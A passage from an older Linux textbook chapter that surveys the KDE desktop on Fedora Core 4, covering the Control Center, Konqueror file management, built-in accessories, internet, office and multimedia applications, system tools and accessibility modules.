Table 7–2: Items on the KDE Desktop Context Menu

Menu Item	Function
Konsole	Opens a window in which you can run command lines and shells

Create New	Creates new folders, text and HTML files, and links based on choices in a submenu
Bookmarks	Allows a user to edit bookmarks
Run Command	Lets you run a specific application or bring up a specific URL in your browser
Icons	Arranges or sorts the desktop icons
Windows	Formats windows on the desktop into a cascaded view or an uncluttered view
Refresh Desktop	Refreshes the desktop to clear up items that do not belong there, and make the desktop more readable
Configure Desktop	Allows you to set desktop features such as the screen resolution, screen saver, background, and how the desktop behaves
Lock Session	Locks the current session, which usually requires a password to unlock
Log Out x	Logs out the current user “x”

The Control Center

The Control Center is where you can configure your KDE desktop environment. It is accessible from the main menu. There are a number of submenus available to you under the Control Center. With these submenus, you can configure the appearance of your desktop as well as many other features. Table 7–3 lists the Control Center submenus and things you can do under them.

Table 7–3: KDE Control Center Submenus and Their Functions

Submenu Item	Desktop Items You Can Control
Appearances and Themes	Background, colors, fonts, icons, screen saver, splash screen, style, themes, window decorations
Desktop	Behavior, number of desktops, panels, taskbar, window behavior and settings
Internet and Network	Connection preferences, desktop and file sharing, local network browsing and chat, proxy setting, Samba, browser settings, wireless network settings
KDE Components	E-mail client, text editing, IM, terminal emulation, and browser configuration; file management and associations; performance and resource management setting; service and session management; spell checking , **vim** editor configuration
Peripherals	Digital camera, display, joystick, keyboard, mouse, printer, and remote controls configuration
Power Control	Battery power management and display
Regional and Accessibility	Accessibility configuration; regional configuration; and keyboard layout, shortcuts and hot key configuration
Security and Privacy	Cryptography, KDE Wallet (access control), user account and password setup, general privacy settings
Sound and Multimedia	CD and sound system controls, system bell, audible notifications
System Administration	Date/time control, font management, login screen management, default path management, image indexing

The Virtual Workspace

The *virtual workspace* or *virtual desktop* is an instance of the KDE desktop. The concept is that of having multiple desks in an office. You may have some documents on one desktop, and some others on another, and be performing a task such as filing or sorting on yet another. You can have all of these things happening on multiple desks, but you only can work on one desktop at a time. All of these virtual desktops except the one on which you are currently working can be stored in the panel area-or left open on the desktop so that you can see them-until you need to access the content on one of them. When you need to access it, you can either store the desktop you were just working on in the panel area and bring up the new desktop, or just move to another one of the open virtual desktops by clicking the number of the desktop you want. The number and name of multiple desktops is controlled using the Control Center menu of KDE called *Multiple Desktops.* Each time you open a desktop, the name of the desktop appears on the panel area. You may also click this name to open the window on the desktop, rather than the number of the workspace associated with it.

The System Tray

The *system tray*-sometimes also referred to as the *notification area*-is a panel area in KDE that contains system-related information. Features such as the system date and time, speaker volume control, and battery power and system performance monitors are typically stored here and are represented by appropriate icons. In addition, though, other user and program icons may be stored in this area. One example is a blinking envelope indicating that new mail has arrived. Another is a program status indicator or alert icon to indicate a problem in a running task. While it is possible to place user-created icons in the system tray area of the panel, it is best to store your user-created icons in other areas of the panel and leave this area for the system icons. The system tray and its contents are very well defined in KDE.

The *Notification Area* button is an applet that contains icons from various applications on your system that are configured to report their status into this applet area in the system tray For example, the CD player application displays a CD icon in this area when it is running, to show that the application is running normally Other applications show similarly that they are running correctly in this area. When an application has a problem, it displays an icon representing the problem. For example, if you have not subscribed to a service feature called the Red Hat Network (RHN) on the web, an icon indicating so appears in the Notification Area. When you place your mouse over the icon, a pop-up dialog appears indicating that you are “unable to connect to RHN." Selecting the icon will produce a report on the problem. The icon will temporarily change to a green check mark, until the application tries to connect again-at which point the icon will return to its previous state indicating an error. It will remain as a warning until you either subscribe to the service or delete the icon from the Notification Area on the panel.

The Konqueror File Manager

KDE has a built-in file manager called ***Konqueror***. **Konquerer** (which is also the built-in web browser and image and document viewer under KDE) allows you to do a wide range of things with files and folders on your system. Among these things are

- Create, display, manage, and customize files and folders
- Associate files with applications to run them automatically
- Move data from your system onto removable media, including floppies and CDs

File Management under Konqueror

Konqueror displays your files and directories (folders) in a window on your desktop as icons by default. Since **Konqueror** is also the web browser, access to it is via the main menu using the same icon. Internet directories are shown as file folders, and files within a directory are shown as different icons depending on the type of file being displayed. For example, images are shown as an image, documents created using *OpenOffice* (see later on) are shown as documents, and system files are shown as icons containing numbers or letters or even other icons such as a computer chip. All directory folders are listed with the directory name underneath, and all files are listed with the filename and extension underneath.

In addition to the icon view within the window, you can create a group of icons located on the left side of the window, called the *sidebar.* The sidebar is available when you have *kdeaddons* installed on your desktop (it is loaded by default in Fedora Core 4, but if you don't have it, the online documentation will tell you how to add it). The sidebar is a plug-in tool that provides shortcuts and some special functions that make it easier to find and use files and folders that you are searching for. Table 7–4 shows the sidebar contents represented by the icons and their functions. Note that the last three may not be default with your distribution (as is the case with Fedora Core 4) and must be added to the sidebar if you want to use them.

Table 7–4: KDE Sidebar Icons in Konqueror

Sidebar Icon	Function
Bookmarks	Manages bookmarks for the web browser function of Konqueror
History	Keeps track of web pages that you have visited
Home Directory	Lists your home directory and all folders in it for viewing
Network	Allows you to browse services provided by other networked computers
Root Directory	Displays all folders from the **root** directory down the hierarchy
Services	Allows access to KDE applications and settings
Sidebar Media Player*	Opens up the media player when a music file is dragged to it
Newsticker*	Displays a customizable list of news sources on the web
Devices*	Lists all known devices on your computer, both physical and logical

If you are not the *root* user, there are certain files and folders that you do not have access to. For example, the */root* folder cannot be accessed by normal users. A pop-up window will tell you that you cannot, if you try You may also see folders or files with a lock on them. This means that someone else, such as *root,* has created the file, and you cannot change or even view the folder or file. If you need to change the file for some reason, you will need to change the file's permissions to do so.

Files may be acted upon by selecting them under **Konqueror.** Just as in the Windows environment, files have a default action associated with them based upon the file type or extension. Double-clicking an executable file will cause the associated application to start (assuming you have appropriate permissions to execute it), while double-clicking a text file will open it by default with **KWrite** (assuming you have permissions to read it).

Files and folders may be moved from one location to another using "drag-and-drop" techniques similar to those used in Windows, again assuming that you have the appropriate permissions to do so. Not only may a user want to move files and folders from one directory structure to another, the user may want to move files or folders onto different media for either storage or use on another system. **Konqueror** allows you to write data to removable media, such as floppies, CDs, and portable USB devices.

In order to write to these media, they must first be mounted on your system. Hopefully, your system administrator has built an environment where these devices are automatically mounted when you log in to the system. If not, you will need to mount them first. To do this, you first double-click the Computer icon on your desktop. You then double-click the icon representing the media that you wish to mount. For example, to mount a floppy disk, double-click the Floppy device icon. When you do this, an icon that represents the medium you wish to write to is added to your desktop. The second step is to format the floppy you wish to write to. After inserting the floppy into the drive, right-click the floppy disk icon and select Format from the menu. Follow the instructions on the Floppy formatter dialog to create a formatted, write-enabled floppy To write to the device, simply select the file you wish to write to the media and "drag and drop" the file onto the media icon on the desktop.

Most recent Linux kernels automatically recognize when a USB recording device is plugged into the system. Assuming the driver for the device is available, an icon representing the USB device should

automatically appear on your desktop. To move files or folders to a USB device, select the file or folder and "drag and drop" it onto the USB device icon.

While KDE has a number of built-ins to handle audio CD playing and copying (ripping), there is no built-in for data CDs under Fedora Core 4, unlike GNOME's built-in **CD Creator.** To copy data files to a CD, you need to install a CD burner program such as **k3b, KisoCD, CDrecorder, XcdRoast,** or **CD Creator.** These are all open-source programs that can be installed for you on your KDE desktop by your system administrator. If your environment is such that you have a dual-boot system or are networked with a Windows machine with Samba, you may instead be able to use the Windows CD creation program to create your data CD.

If your system administrator has configured your system for automatic mounting, inserting an empty (unwritten) CD will cause the appropriate CD creating application to be started. If you need to mount the CD manually, and you have been given permission to mount devices, use the **mount** command under **Konsole** in the format

```
#mount /mnt/cdrom
```

where /mnt/cdrom is the mount point to mount the CD-ROM so that you will be able to write to it and read from it.

KDE Built-in Applications and Utilities

Many of the built-in applications that are available under KDE are the same ones that are available under GNOME. You can access these built-in applications and utilities from the KDE desktop by selecting items from the main menu on the panel. These applications and utilities are broken down into submenus into three groupings under the main menu. The first is the *Most Used Applications* grouping. KDE keeps track of which applications you use most often and puts them at the top of the menu for you. The second is the *All Applications* grouping. The majority of applications are stored in this grouping. Left-clicking any of these submenus will bring up another submenu listing all of the applications that are available under it. The third grouping is the *Actions* grouping. This grouping allows you to run a command, lock your session, or log out.

Built-in Accessories

KDE has a rather large group of standard accessories that allow a user to perform basic desktop functions. You will be able to use these accessories when you click the All Applications submenu and then Accessories. A listing of the built-in accessories and their functions is shown in Table 7–5.

Table 7–5: Built-in KDE Accessories and Their Functions

Accessory Name	Function
Ark	An archive manager handling multiple formats (e.g., tar, zip, gzip)
IRKick	A remote control server application for infrared remote controls
KAlarm	A personal alarm messenger, command scheduler, and e-mail prompter
KArm	A task time-tracker for use in billing or project management efforts
Kate	A programmer's text editor for KDE 2.2 and up supporting multiple files
KCalc	A on-screen scientific calculator
KCharSelect	A tool to allow character and font selection for document creation/editing
KDict	A tool to search words and definitions in online dictionary databases
KEdit	A very simple text editor
KFloppy	A graphical tool for formatting floppy disks
KGpg	A graphical interface for **GnuPG** e-mail encryption software
KHexEdit	A hex editor to allow editing binary (raw data) files

KJots	A simple, short note tool that creates and organizes notes for you
Klipper	A clipboard cut and paste utility
KNotes	A desktop “sticky notes” application supporting multiple fonts and colors
KonsoleKalendar	A command-line calendar creation and management tool
KPager	A thumbnail viewer for all virtual desktops on your KDE desktop
KPalmDOC	A user interface to convert between text and PalmDOC files
KPilot	Hotsync software for Palm Pilot devices
KRegExpEditor	A graphical-style regular expression editor
KTnef	A viewer for TNEF attachments coming from Microsoft mail servers
KWrite	A text editor that can be used easily and supports spell checking
MultiSynK	A synchronizing program for mobile devices and desktops

Games

There are almost a dozen computer games included on the KDE desktop. A number of these simulate counterparts in the Windows environment. A few of the more popular ones are **Blackjack, Mahjongg, Mines** (like Minesweeper), **Tali** (like Yahtzee), and **TetraVex** (a little like Tetris and Dominoes combined). These games also are available on the GNOME desktop.

There are also a number of arcade, board, card, strategy, and kid’s games available to download to your KDE desktop environment available at *http://games.kde.org/*. Some examples are **KSirtet,** which is more like the actual Tetris game, and **KMines** and **KMahjongg,** KDE’s own versions of Minesweeper and Mahjongg.

Graphics

KDE provides a number of graphics applications that support a wide range of graphics functions, including capturing, editing, and viewing various formats of graphics images. Some of these tools are feature-rich and perform multiple functions, and some provide specific graphics manipulation functions. Two of them, Evince and the GIMP, are also available on the GNOME desktop.

Evince Document Viewer and KPDF **Evince** is a document viewer for both PDF (Portable Document Format) and PostScript documents under KDE. **Evince** was developed as a single application to replace the multiple document viewers that existed on GNOME, like **GGV, GPdf,** and **xpdf,** and was made part of KDE as well. Some of its key features are

- An integrated search that displays the number of results found and highlights the results on the page
- Page thumbnails used as a quick reference for movement in a document. Evince’s thumbnails are available in the left sidebar of the viewer
- Page indexing for documents that support indexing, for movement from one section of the document to another
- Text selection in PDF files

KPDF is KDE’s own PDF viewer and has many of the same features as **Evince.** In addition it has some unique features, such as *presentation mode,* which can automatically advance through pages of a PDF document (similar to a slide show under Microsoft’s PowerPoint).

The GIMP and KSnapshot The GIMP (*G*nu *I*mage *M*anipulation *P*rogram) is a robust bitmap graphics editor developed as a Free and Open Source Software (FOSS) replacement for Adobe Photoshop. When you first access **GIMP,** you need to configure it for your environment. Unless you are an experienced Linux user, it is best to accept the recommended defaults.

GIMP can be used to process digital graphics and photographs. Some uses include creating graphics and logos, resizing and cropping photos, changing colors, combining images using layers, removing unwanted image features, and converting between different image formats. **GIMP** can also be used to create simple animated images. **GIMP** may also be used to capture, store, and manipulate screenshots. In fact, the screenshots in this chapter were generated using **GIMP.** There is extensive online help within the application to explain the many features of **GIMP** and how to use them effectively.

KSnapshot is a KDE built-in that performs that same snapshot capabilities as **GIMP,** which include taking whole-desktop screenshots or just regions (windows), and save the images in various graphics formats.

Additional Built-in Graphics Applications In addition to the graphics applications just mentioned, KDE has a group of specific-function graphics tools. These are described in Table 7–6.

Table 7–6: Some Additional KDE Built-in Graphics Applications

Graphics Application Tool	Function
KColorChooser	A color chooser for editing color palettes
KColorEdit	A palette file editor for color palettes
KDVI	Displays .dvi files(from TeX) in **KViewshell**
KGhostView	Displays and prints PostScript and PDF files
KIconEdit	Creates and edits desktop icons for KDE
KolourPaint	A paint program for KDE
Kooka	A scanning application that supports character recognition
KRuler	A ruler to measure objects on the display screen
KuickShow	An image browser/viewer for multiple image formats
KView	A simple image viewing and editing application

Internet Applications

Many personal computers that are used in both the home and office are connected to the Internet today. This is a requirement in order to send electronic mail to others, use the World Wide Web, or "talk" electronically via Instant Messaging or chat groups. In addition, many businesses (and some homes) use their computers to carry on videoconferences with other people. KDE provides a platform to do each of these things, provided that your system is connected to the Internet.

E-Mail KDE uses the *Evolution* environment to manage e-mail. Evolution is a complete messaging, calendar, planning, and organizing tool that was developed by Ximian-now part of Novell. There are a number of versions of Evolution available, with version 2.4 being the latest. The first time you access your e-mail application, you will need to set up the environment under Evolution. This environment includes things like your mail server, accounts, the type of mail client you want to use (including Exchange 2002/2003 and Groupwise), and other configuration parameters. Since KDE and GNOME both use Evolution, you can find complete documentation for configuration and use of Evolution at the GNOME project site at *http://www.gnome.org/projects/evolution/documentation.shtml*.

Firefox Web Browser In addition to the **Konqueror** web browser, the Mozilla Foundation's Firefox web browser is also available as a web browser under the KDE desktop. Mozilla has had a history of providing rich-featured, secure web browsing environments that provide all of the same services that other browsers such as Internet Explorer and Netscape do. In order to use Firefox, you must first configure it by selecting the Edit menu and then the Preferences submenu. Once you have configured your Firefox browser, you can browse web pages, store them for future reference, cut and paste text and images, print pages, download files, and customize the browser so that it works best for you. Complete online documentation is available within the browser.

IM Instant messaging has become an important aspect of communication in both the business world and at home. In an environment where users are connected to the Internet frequently, short text messages are more convenient to contact a coworker or friend than either e-mail or a phone call. KDE uses the **gaim** application (which is also used on the GNOME desktop) to allow users to set up a messaging network with your friends or coworkers. All of the configuration tools necessary to set up IM are available from within the application, including network and browser selection, "buddy list" setup, logging choices, plug-ins, and message formatting.

You can then send a message to or receive a message from either one person or a group of people, keep track of what was sent (and received) and when, notify people when you are unavailable (or will be back), attach importance to a message, use audible tones to signify events (such as receiving new mail), and even attach personality to messages using emoticons.

KDE also has its own IM client, called **Kopete**. It provides multiprotocol instant messaging using various instant messaging services, such as ICQ, MSN, Yahoo, SMS, Jabber, and IRC. **Kopete** includes a large collection of emoticons for attaching to messages. You can try **Kopete** and **gaim** to see which one meets your instant messaging needs better.

IRC Internet Relay Chat (IRC) is one of the oldest messaging services on the Internet. KDE uses the **X-Chat** application (which is also used on the GNOME desktop) to provide chat services. The notion of IRC is to have a "chat room" where users can enter using a nickname and send messages back and forth to each other and the other members in the same chat room. Chat room networks are usually organized by the type of conversation going on in the chat room. For example, you may choose to enter a chat room that discusses cooking or auto racing, or more esoteric rooms discussing physics or astronomy There are also open chat rooms where (almost) anything goes. Since you have a nickname, your identity is partially obscured from those you chat with.

IRC provides a default list of networks that you can select from to act as your chat server connections. In addition, you can find other chat room server information on the web, and create new network entries in order to participate in these chat rooms as well.

In addition to the **X-Chat** application, KDE uses its own IRC application called **KSirc**. It supports **Perl** scripting and is compatible with **mIRC**, a very popular shareware MS Windows-based chat client.

GnomeMeeting (Video Conferencing) for Use in KDE Desktops Videoconferencing for business users is a cost-effective way for coworkers to hold meetings over the Internet instead of traditional face-to-face meetings. For home users, it is a way to see friends and relatives while talking to them, provided that each end has a video connection (usually an inexpensive PC camera) and a phone connection (now available over the Internet through a technology called VoIP, or Voice over IP).

The technology of videoconferencing has been available for over a decade in various forms. GnomeMeeting allows users to set up a call between two parties or with a group of people at a given location on the Internet. At a specified time, users connect to the meeting service, with one person acting as the session host. In addition to the voice conversation aspect of the conference, video services-ranging from displays of viewgraphs and spreadsheets to playback of a video stream-make the experience nearly as real as being at a face-to-face meeting. Participants can even move the camera to point to themselves while talking to give the listeners a view of the person speaking.

Additional Built-in Internet Applications In addition to the Internet applications just described, KDE provides a number of other built-in Internet services and applications. These are described in Table 7–7.

Table 7–7: Additional KDE Built-in Internet Applications

Internet Application	Function
Akregator	An Internet news feed reader for the KDE environment
KGet	Provides a download manager for Internet content
KMail	A KDE full-featured e-mail client

KNetAttach	Allows addition/integration of network folders onto the desktop
KNewsTicker	Provides a news ticker applet for the **kicker** desktop panel
KNode	Provides an easy-to-use newsreader
KOrn	Provides incoming mailbox monitoring for e-mail in KDE
KPPP	An Internet script dialer that works with the **pppd** daemon
KPPPLogview	A log viewer for **KPPP** dialer events
Krdc	Allows remote desktop viewing and control (desktop sharing)
KWifiManager	A tool to configure and monitor wireless LAN cards

Office Applications

KDE includes a complete set of *free* office applications that allow you to create and manage documents, data and images, as well as send them to other people. It also provides tools for project management.

Dia Diagrams *Dia* is a drawing application that allows you to create diagrams, network maps, and flowcharts, much the same as Visio does for the Microsoft Windows environment. Users can select from standard diagram objects such as decision blocks, arcs, lines, and ellipses or can create custom shapes for special applications like circuitry diagrams. Diagrams can be saved and can even be exported into image formats such as EPS, CGM, and PNG for use in other applications.

Evolution Evolution, as discussed previously under “E-Mail,” is the messaging, calendar, planning, and organizing suite under KDE that provides similar functionality to Microsoft Exchange and Microsoft Outlook in the Windows environment. These applications allow a user to communicate information with other users and save messages for future reference.

OpenOffice.org Suite The OpenOffice suite under KDE is a group of interrelated document and image applications that provide similar functionality to the MS Office suite under Windows. The three most commonly used OpenOffice.org applications are Writer, Impress, and Calc.

OpenOffice.org Writer allows a user to create both text and graphics in documents and web pages, similar to Microsoft Word. *OpenOffice.org Impress* allows a user to create and edit graphical and text presentations for use in meetings as well as slideshows and web pages, similar to Microsoft PowerPoint. *OpenOffice.org Calc* allows a user to calculate and analyze information, as well as manage lists of items in a spreadsheet form, similar to Microsoft Excel. All of the files created under these applications are stored in what is called the OpenDocument format. It is similar to MS Office in that it defines a specific file type for each application.

Objects created in one of these applications may be imported for use in another, just as in the MS Office environment. For example, a spreadsheet may be imported for use in a document, or as part of a slide in a slideshow, and an image can be imported for use in a text document. Since each document in the OpenOffice environment is associated with the application that created it by its file type, double-clicking the file opens the appropriate application with the file, again similar to MS Office. An added feature of the OpenOffice.org suite is that documents may also be opened and saved in Microsoft Office document format. For example, selecting an MS Word file named *mytext.doc* in the OpenOffice.org File | Open dialog will open the *OpenOffice.org Writer* application with *mytext.doc* populating the screen as the active document. Another feature is the ability to convert Microsoft Office file types permanently into OpenDocument format.

In addition to the Writer, Impress, and Calc applications, there are three others that make up the suite: *OpenOffice.org Base, OpenOffice.org Draw,* and *OpenOffice.org Math.* OpenOffice.org Base is a database program, similar to Microsoft Access, that lets you either create a new relational database or connect to an existing database on your system such as dBASE, JDBC, or MySQL. Once you have created your relationships and entered data into the database, the information may be queried, formatted, and printed from the database file. You can also import data into and export data from other OpenOffice.org applications. example would be creating a spreadsheet from database information.

OpenOffice.org Draw is a drawing application similar to Microsoft Paint. It allows you to create color or black-and-white free-form drawings, manipulate them, format them, print them, and save them. Draw contains many features of other OpenOffice.org applications and will allow importing and exporting of content.

OpenOffice.org Math is a specialized application that allows you to create formulas. While the formulas themselves cannot be calculated in Math, the formulas may be exported to Calc and be calculated there in spreadsheet format. The formulas themselves are treated as objects and can be inserted also into text documents.

Project Management KDE provides a robust tool called *Project Management* that lets a user manage tasks and resources required to complete a project. The application keeps track of completed tasks and dates, as well as consumed resources. You can assign multiple specific tasks to a person in specific project phases, assign a level of criticality to each task, and reallocate tasks as necessary. You can display the project visually as a Gantt chart to see how well the entire project looks, as well as highlight the critical tasks that need to be completed in a phase.

KAddressBook The primary address book application for KDE is called KAddressBook. It has a user interface that is very much like MS Outlook in the Windows environment. You can store contacts in VCard format, as well as store photos of each entrant, e-mail and IM contact information, and personal information such as birthdays. Entrants can belong to multiple categories that are user definable. Information can be imported from other applications to store in the address book, and can be exported to some applications as well.

KOrganizer The PIM (*P*ersonal *I*nformation *M*anager) for KDE is called **KOrganizer.** It allows you to schedule and manage appointments, to-do lists, and upcoming events. It provides a reminder service for each of these things. In addition, **KOrganizer** is integrated with other KDE services to allow you to e-mail event/meeting invitations, and exchange data on other peoples' **KOrganizer** calendars, including users of Microsoft Exchange 2000 when using appropriate plug-ins. You can also publish your calendar to the web.

Kontact The integrated collaboration suite of **KAddressBook, KOrganizer, Kmail,** and **KNotes** on the KDE desktop is called **Kontact.** It provides a full-service groupware platform for address book, PIM, and e-mail exchange with other users in a groupware environment. Other groupware services such as newsreaders **(KNode)** and tickers **(KNewsTicker)** have recently been added to provide a robust groupware collaboration environment.

Preferences

KDE provides a submenu that lets you configure your preferences for items that are-in some cases-covered under other menus. You can configure personal data, such as information about yourself, and create a login photo. You can configure the panel, set the default printer and manage printers, edit menus, change desktop settings, and configure **kwallet** (a password protection applet).

Sound and Video Applications

Virtually all computers today come with multimedia capabilities. These capabilities consist of playing audio and video content from either a CD or DVD player, or from your hard drive onto a listening device such as a speaker or a headphone, or recording data, audio, or video. KDE has a number of applications geared toward each of these capabilities.

KsCD The KsCD player application allows a user to play audio CDs from the CD-ROM device on your computer to either your speakers or a headphone. The application displays a console that lets you move forward or backward through CD content, pause and stop play, and even eject the CD. The default system configuration for KDE recognizes an audio CD when it is inserted into the CD-ROM, and begins playing it automatically (a feature called *autoplay*).

Helix Player The Helix Player is an open-source streaming audio/video player with support for open digital media formats such as SMIL, Ogg Vorbis and Theora, H.261, H.263, GIF, JPEG, PNG, and RealText. The player is a result of a project of the Helix community sponsored by Real Networks, who created the RealPlayer application. The functionality is similar to that of RealPlayer.

Noatun KDE uses the *Noatun* media player as one of its main media players (similar to Media Player under Windows, but with more features). Noatun features audio effects, visualization (via plug-ins), a six-band graphic equalizer, and several different "look and feels" (skins), such as Winamp and XMMS.

Music Player KDE originally used the *Rhythmbox* music player to play music files, import music from CDs onto disk, and listen to Internet Radio. Recently, developers added some functionality and renamed the applet Music Player. The music player also supports two other players: Banshee and XMMS2.

Sound Juicer CD Ripper Sound Juicer is a "lean" version of a CD Ripper that extracts audio music from CDs and converts it into file formats that can be understood and played by personal computers and digital audio players. Sound Juicer supports ripping to any audio codec that is supported by the **Gstreamer** plug-in (a library of codecs and filters), such as .mp3, .wav, Vorbis, and flac formats.

Totem Movie Player The Totem Movie Player is a full-function movie player for DVDs, VCDs, and other media formats recognized by the **Gstreamer** plug-in. There is a full set of on-screen video controls as well as keyboard navigation that allows you to control the movie as you would with a DVD player.

Other Audio Players and Tools In addition to the previously mentioned players and tools (most of which are common with GNOME), KDE has its own applets to provide these services. These are listed in Table 7–8.

Table 7–8: Some Other KDE Audio Players and Tools

Tool/Player	Function
aRts	Provides a sound server multimedia architecture for sound (and video)
Kaboodle	Provides a simple KMedia (aRts) player for KDE
KAudioCreator	Provides a tool for audio extraction (ripping) and encoding
Kmid	Provides a midi mapper (player)
Kmix	Provides controls for mixer devices
Krec	Provides a recording application for aRts

System Settings

Virtually all of your KDE environment can be configured via the System Settings submenu. Items such as server settings, applications, security features, user environments, services, network features, and devices can be managed through this menu. The list is so long that it would not be practical to describe each of the capabilities here. The best way to see all of the settings that can be controlled is to bring up the KDE Help Center and highlight the System Settings entry There is exhaustive online documentation for each of the items that can be set, the options that are available, and how to configure the options correctly

System Tools

There are a number of useful system-level tools available via the Applications menu. Some of these tools are for the system administrator, but many can be used by anyone on the system.

Disk Management Disk Management is a system administration tool that allows you to format and mount removable media on your system. Unless you have been given permission to perform these functions and are familiar with how the **format** and **mount** commands work, it is best to leave this tool to just system administrators.

File Manager The File Manager is one of the main features of Konqueror (see previously). It is similar in function to the Explorer application on Windows. You can browse, create and modify files and folders, view their contents, and search for specific files and folders based on specific patterns. Files and folders may be represented as icons or as a detailed list showing size, creation date, and file

type.

Network Device Control The Network Device Control utility is a tool used by system administrators to view, configure, activate, and deactivate network devices on your system. Users may look at all of the configured network devices and their status (active or inactive), but only the system administrator can configure, activate, and deactivate them.

Internet Configuration Wizard The Internet Configuration Wizard is a system administration tool that requires knowledge of the root system password to use. The wizard guides the system administrator through all of the steps necessary to configure the system so that it can access the Internet to enable system users to browse web pages.

Terminal Terminal provides a shell environment with a command-line interface window that allows a user to enter commands directly into the shell rather than use the GUI interface within KDE.

Red Hat Network The Red Hat Network utility is a tool that determines which system packages need to be updated on your system by accessing the Red Hat Network page on the Internet and comparing version information on your system with what is available on the Red Hat Network. If newer packages are available, the **up2date** application is executed, which updates your system packages.

Red Hat Network Alert Icon The Red Hat Network Alert Icon is an applet on your panel that checks to see if there are critical updates available to packages on your system. The icon consists of a blinking exclamation point inside a red ball. If you left-click the icon, you must first configure the applet. Once it is configured, you can connect with the Red Hat Network on the Internet and use the **up2date** service to update your packages. If you want to delete the icon from your panel for any reason (say if your system is not connected to the Internet), there is an option to remove the icon from your panel in the configuration setup.

System Monitor The System Monitor utility is similar to Task Manager under Windows. You can look at your own processes (active and sleeping), all processes (active and sleeping), or only active processes. As one option, it displays currently running processes, their status, process ID, percentage of CPU usage, and the command that invoked the process. As another option, it displays a history of CPU, memory, and swap area usage, as well as percent usage of devices on the system.

KDiskFree The KDiskFree tool displays all available file devices (e.g., hard drive partitions, floppies, CDs) as well as their capacity, free space, type, and mount point. You can also mount and unmount devices with this tool-if the system administrator has given you permission to do so. There is another utility under KDE called KwikDisk that provides basically the same function.

KInfoCenter The KInfoCenter tool provides detailed system hardware, protocol, and configuration information for all of the devices on your system. It is similar in function to the System Information function under Microsoft Windows.

KRandRTray The KRandRTray tool allows you to resize, rotate, and control other display features for your system display monitor such as refresh rate and resolution.

Krfb The Krfb tool is a server application that allows you to share your desktop with another user at a remote location, including offering them remote control of your desktop.

KSysGuard The KSysGuard tool monitors system activities in terms of CPU load, physical and swap memory, and processes that are currently running and consuming system resources.

The Control Center

The KDE Control Center is the master configuration manager for all aspects of the KDE desktop. The KDE application associated with this is called **KControl.** From the Control Center you can

- Manage appearances and themes for the desktop
- Set desktop behavior, including panel, taskbar, and window configurations
- Configure and manage Internet and network services for local and remote systems

- Configure and manage files, services, sessions, performance, and resources
- Configure peripheral devices such as a camera, display, keyboard, mouse, or printer
- Monitor system battery power for laptops
- Configure and manage Regional and Accessibility environment settings
- Configure and manage security and privacy settings for your system users and resources
- Configure and manage audio and multimedia devices and settings
- Perform other miscellaneous system administration functions

If you bring up the Control Center from the main menu, you will see each of the functions just described as icons and topical groupings in a tree structure format. Note that there is a Search tab in the left-hand window. If you are looking to do a specific task but don't know which application to use, try using the Search keywords to associate a keyword with a result. For example, if you want to change your time zone, look up the words *time zone* in the Search tab. The Results window will display the term *Date & Time* (with a calendar and clock icon to the left of them). Clicking the term *Date & Time* will bring up the date and time setting application in the right-hand window.

Find Files/Folders

The *Find Files/Folders* submenu item invokes a file search utility that allows you to locate files and folders on your system by providing search text for the files or folders you want to locate and where you want to try looking for them. The utility is similar in function to the Explorer program under Microsoft Windows. You can search by name and location, contents (words or strings in a file), or file properties (creation/modification date, size, or owner). Note that you cannot "find" files for which you do not have access permissions (e.g., files owned by *root*).

Help

Help (the KDE Help Center) is probably the *most important menu item on the main menu.* The Help Center is the source for all documentation about KDE (for both users and administrators), for each of the applications under KDE, applets, Control Center modules, KInfoCenter modules, Kioslaves (bash shell commands), Konqueror plug-ins, tutorials, **man** pages, FAQs, and basically just about anything that is available in the KDE desktop environment. If you are struggling with any of the KDE applications, you should use the Help facility to give you the answers you need to complete your task.

Home

The *Home* submenu item on the main menu allows a user to access */home* directory folders and files by starting the **Konqueror** file manager and placing you in your */home* directory You can view all of your folders and files, as well as use any other **Konqueror** features once you are in this mode.

Built-in Assistive Technology Applications

KDE has a built-in suite of assistive technology applications available to users with disabilities. These may be activated by first selecting Preferences from the Desktop menu on the panel and then selecting Accessibility and finally Assistive Technology Support to activate the applications at login. There are two built-in capabilities in KDE that support assistive technology

Bell The *Bell* feature allows people with hearing impairment to customize the system bell so that it can either play a different audible signal (via a *.wav* file) or display a "visible" bell (such as flashing the display screen or inverting it when a bell sound is normally made. To configure the bell, bring up the Control Center menu and then select Accessibility Select the Bell tab from the window on the right side of the screen, and configure it appropriately from the selection boxes and radio buttons given as options.

Keyboard The other tab on the Accessibility menu just referenced is the Keyboard feature. Options on this tab allow a user to select keyboard features to allow shortcuts and keyboard configurations.

The sticky key feature enables a user to use simple keystrokes to perform complicated multiple key-depress sequences (such as using CTRL, then ALT, then DEL in a sequence to equate to CRTL-ALT-DEL as a three-key combination). The slow key feature prevents accidental keystrokes by requiring a key to be held down longer than normal to be accepted as input. The bounce key feature avoids accidental multiple keystrokes by setting a delay before the next key press is accepted.

The *activation gestures* feature is a method of allowing multiple users to use the same keyboard. When a user requests the accessibility features to be turned on at login time, a specific sequence must be completed before the features are activated. An example is asking the user to hold down the SHIFT key for eight seconds, which would then activate the features.

Downloadable KDE Modules Available to Support Assistive Technology

There are a few useful modules that you can download and install on the KDE desktop that support assistive technology in visual, audio and speech, and motor difficulties.

KMag (KMagnifier) The KMagnifier applet-called **KMag**-is a utility for KDE that magnifies a part of the screen. **KMag** is very useful for people with visual disabilities and for those working in the fields of image analysis, web development, and the like.

KMouth KDE offers a utility called **KMouth** that enables people that cannot speak to use text input and a system-connected voice synthesizer to generate computer-based speech using **KTTSD** (the *K*DE *T*ext-*f*o-*S*peech *d*aemon). It allows for a history of phrases to be collected and recalled, as well as an "autocompletion" feature for frequently used phrases. **KMouth** is built around the **KTTS** (*K*DE *T*ext-*T*o-*S*peech) module, which is a configurable synthesized speech engine.

KMouseTool Moving a mouse around constantly can be a challenge to people with hand or wrist problems. In addition, it is one of the primary causes of carpal tunnel syndrome in the computer age, along with keyboard stroking. **KMouseTool** was written to provide an interface with a specialized mouse device that uses definable hot keys to effect mouse clicks based on mouse motions.

You can get the source for **KMouseTool**-which requires that the KDE libraries be installed-at *http://www.mousetool.com/distribution/kmousetool-1.11.tar.gz*.

Additional Information on Accessibility For more information about continuing development efforts in the area of accessibility, see the KDE Accessibility Project web page at *http://accessibility.kde.org/*.

Run Command

The Run Command utility brings up a pop-up box that lets you enter the name of the application that you wish to run, along with some choices as to whether you want to run the application in a terminal window or run the application using a specific file as input. The pop-up window also lets you see a list of known applications to choose from.

Locking a Session

